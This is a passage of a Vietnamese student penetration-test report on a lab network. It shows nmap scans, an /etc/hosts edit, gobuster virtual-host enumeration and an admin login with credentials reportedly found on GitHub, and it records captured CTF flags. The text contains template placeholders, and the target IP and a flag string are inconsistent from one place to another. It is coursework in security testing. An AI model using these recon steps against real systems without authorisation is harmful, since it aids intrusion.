

Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

[Whatever]

[20521862 + Trần Tấn Tài]

[20521741 + Trương Tuấn Phi]



-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan	3
1.1 Khuyến nghị bảo mật	3
2.0 Phương pháp kiểm thử	3
2.1 Thu thập thông tin	4
2.2 Kiểm thử xâm nhập.....	4
2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: X.X.X.X.....	4
Thông tin dịch vụ.....	4
Khởi tạo shell với quyền user thường.....	4
Leo thang đặc quyền.....	20
2.3 Duy trì quyền truy cập	22
2.4 Xóa dấu vết	22
3.0 Phụ lục	24
3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt.....	24

1.0 Tổng quan

Whatever được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, Whatever có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, Whatever có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà Whatever có thể truy cập vào được liệt kê dưới đây

- **192.168.19.(201-210)**

1.1 Khuyến nghị bảo mật

Whatever khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

Whatever đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách Whatever có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này Whatever được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- **192.168.118.129**

Địa chỉ IP của máy nạn nhân:

- **192.168.19.(201-210)**

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, Whatever đã có thể truy cập thành công vào **X** trong số 10 máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.207

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.207	TCP: 80, 22 Port không xác định: 9696 UDP: [Liệt kê tất cả các port]

**Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tạo shell với quyền user người dùng và leo thang đặc quyền.*

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: Common password vulnerabilities

Giải thích lỗ hổng: Người dùng sử dụng mật khẩu phổ biến, dẫn đến việc attacker có thể bruteforce các mật khẩu này dựa trên các wordlist về mật khẩu thường hay sử dụng trên internet.

Khuyến nghị vá lỗ hổng:

- Không sử dụng 1 mật khẩu cho nhiều tài khoản khác nhau.
- Mật khẩu nên có độ dài trên 8 kí tự và bao gồm cả chữ, số, kí tự đặc biệt.

Mức độ ảnh hưởng: Cao

Cách thức khai thác:

Tiến hành Recon

- Dùng nmap để tìm các cổng đang mở. Ta thấy, hệ thống mở 2 port tcp là 80 (http), 22 (ssh) và một port 9696 không xác định được dịch vụ

```
(t20521862@kali)-[~]
$ sudo nmap -p- 192.168.19.201
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 07:27 EST
Nmap scan report for 192.168.19.201
Host is up (0.00053s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9696/tcp   open  unknown

Nmap done: 1 IP address (1 host up) scanned in 124.87 seconds
```


- Tiến hành khai thác port không xác định 9696 ta nhận được **Flag01{tSRNkh8ogUwfpDlqsFYT}**

```
Sudo nmap 192.168.19.201 -T4 -A -p 9696
```


```
└─(t20521862@kali)-[~]
└─$ sudo nmap 192.168.19.201 -T4 -A -p 9696
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-12 07:29 EST
Nmap scan report for 192.168.19.201
Host is up (0.0037s latency).

PORT      STATE SERVICE
9696/tcp  open  unknown
|_ fingerprint-strings:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, N
|_   RTSPRequest, STPOptions, SMBProgWeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
|_   Flag01{tsRNkhh8ogUwfpDlqsFYt}
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9696-TCP:V=7.93X1=740-11/12XTime=636f91AEXP=x86_64-pc-linux-gnuXr(N
SF:FULL,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(GenericLines,IF,"Flag01{t
SF:SRNkhh8ogUwfpDlqsFYt}\r\n")Xr(GetRequest,IF,"Flag01{tsRNkhh8ogUwfpDlqsF
SF:YT}\r\n")Xr(HTTPOptions,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(RTSPR
SF:quest,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(RPCCheck,IF,"Flag01{ts
SF:SRNkhh8ogUwfpDlqsFYt}\r\n")Xr(DNSVersionBindReqTCP,IF,"Flag01{tsRNkhh8og
SF:UwfpDlqsFYt}\r\n")Xr(DNSStatusRequestTCP,IF,"Flag01{tsRNkhh8ogUwfpDlqsF
SF:YT}\r\n")Xr(Help,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(SSLSessionRe
SF:q,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(TerminalServerCookie,IF,"Fl
SF:ag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(TLSSessionReq,IF,"Flag01{tsRNkhh8og
SF:UwfpDlqsFYt}\r\n")Xr(Kerberos,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr
SF:(SMBProgWeg,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(X11Probe,IF,"Flag
SF:01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(FourOhFourRequest,IF,"Flag01{tsRNkhh8
SF:ogUwfpDlqsFYt}\r\n")Xr(LPDString,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n"
SF:)Xr(LDAPSearchReq,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(LDAPBindReq
SF:,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(SIPOptions,IF,"Flag01{tsRNkh
SF:h8ogUwfpDlqsFYt}\r\n")Xr(LANDesk-RC,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r
SF:n")Xr(TerminalServer,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(NCP,IF,
SF:"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(NotesRPC,IF,"Flag01{tsRNkhh8ogUw
SF:fpDlqsFYt}\r\n")Xr(JavaRMI,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(WM
SF:SRequest,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(oracle-tns,IF,"Flag0
SF:1{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(ms-sql-s,IF,"Flag01{tsRNkhh8ogUwfpDlqs
SF:FYT}\r\n")Xr(afp,IF,"Flag01{tsRNkhh8ogUwfpDlqsFYt}\r\n")Xr(giop,IF,"Fla
```


Tiến hành kiểm tra web



Ta thấy github của tác giả ở đây, đó là một mã nguồn mở nên ta sẽ truy cập để tìm kiếm thông tin.




Tiến hành dùng tài khoản này để đăng nhập và theo dõi request đến server.



Từ kết quả trên ta thấy trang web đang cố gắng gửi request đến địa chỉ www.alunno.inseclab/api/account/signin/, tuy nhiên địa chỉ này chưa được xác định và không thể truy cập.

Điều này cho thấy hệ thống này có thể đang sử dụng virtual host để xác định đích đến của các request.

Bắt đầu tiến hành cấu hình một local DNS có địa chỉ là www.alunno.inseclab có IP là 192.168.19.207




```
GNU nano 6.4 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
192.168.19.207 www.alunno.inseclab
```

Dùng tài khoản để tìm được trên github lúc này để truy cập www.alunno.inseclab/admin

Ta thu được **Flag03{7wF3R7tvP6NVGNkxMbyFt}** tại bảng members.




Từ domain alunno.inseclab tiếp tục tiến hành kiểm tra thêm các vhost khác trên server bằng công cụ gobuster với wordlist [subdomains-top1million-20000.txt](#) phát hiện thêm subdomain **api-dev**



```
js Scoreboard Challenges Notifications Team Profile Settings
C:\Windows\System32\cmd.exe - gobuster vhost -u http://alunno.inseclab/ -w domain.txt
Progress: 3363 / 19966 (16.84%)[ERROR] 2022/11/12 17:17:06 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 3364 / 19966 (16.85%)[ERROR] 2022/11/12 17:17:07 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/11/12 17:17:07 [!] Get "http://alunno.inseclab/": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
[ERROR] 2022/11/12 17:17:07 [!] Get "http://alunno.inseclab/": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
[ERROR] 2022/11/12 17:17:07 [!] Get "http://alunno.inseclab/": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
Progress: 3368 / 19966 (16.87%)[ERROR] 2022/11/12 17:17:08 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 3369 / 19966 (16.87%)[ERROR] 2022/11/12 17:17:09 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 3370 / 19966 (16.88%)[ERROR] 2022/11/12 17:17:10 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 3371 / 19966 (16.88%)[ERROR] 2022/11/12 17:17:12 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 5378 / 19966 (26.94%)[ERROR] 2022/11/12 17:17:49 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 5381 / 19966 (26.95%)[ERROR] 2022/11/12 17:17:51 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 5384 / 19966 (26.97%)[ERROR] 2022/11/12 17:17:53 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/11/12 17:17:53 [!] Get "http://alunno.inseclab/": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
Progress: 5388 / 19966 (26.99%)[ERROR] 2022/11/12 17:17:56 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Found: api-dev.alunno.inseclab (Status: 301) [Size: 169]
Progress: 9725 / 19966 (48.71%)
```

```
C:\Windows\System32\cmd.exe
awaiting headers)
[ERROR] 2022/11/12 17:17:07 [!] Get "http://alunno.inseclab/": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
[ERROR] 2022/11/12 17:17:07 [!] Get "http://alunno.inseclab/": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
Progress: 3368 / 19966 (16.87%)[ERROR] 2022/11/12 17:17:08 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 3369 / 19966 (16.87%)[ERROR] 2022/11/12 17:17:09 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 3370 / 19966 (16.88%)[ERROR] 2022/11/12 17:17:10 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 3371 / 19966 (16.88%)[ERROR] 2022/11/12 17:17:12 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 5378 / 19966 (26.94%)[ERROR] 2022/11/12 17:17:49 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 5381 / 19966 (26.95%)[ERROR] 2022/11/12 17:17:51 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Progress: 5384 / 19966 (26.97%)[ERROR] 2022/11/12 17:17:53 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
[ERROR] 2022/11/12 17:17:53 [!] Get "http://alunno.inseclab/": context deadline exceeded (Client.Timeout exceeded while
awaiting headers)
Progress: 5388 / 19966 (26.99%)[ERROR] 2022/11/12 17:17:56 [!] Get "http://alunno.inseclab/": context deadline exceeded
(Client.Timeout exceeded while awaiting headers)
Found: api-dev.alunno.inseclab (Status: 301) [Size: 169]
=====
2022/11/12 17:20:42 Finished
=====
```


Truy cập subdomain vừa tìm thấy ta tìm được **Flag02{WweCQnfHohuE4hdusJ67X}**




Tiếp tục truy cập vào /admin của trang web phát hiện thêm 1 dữ liệu trong mục lessons



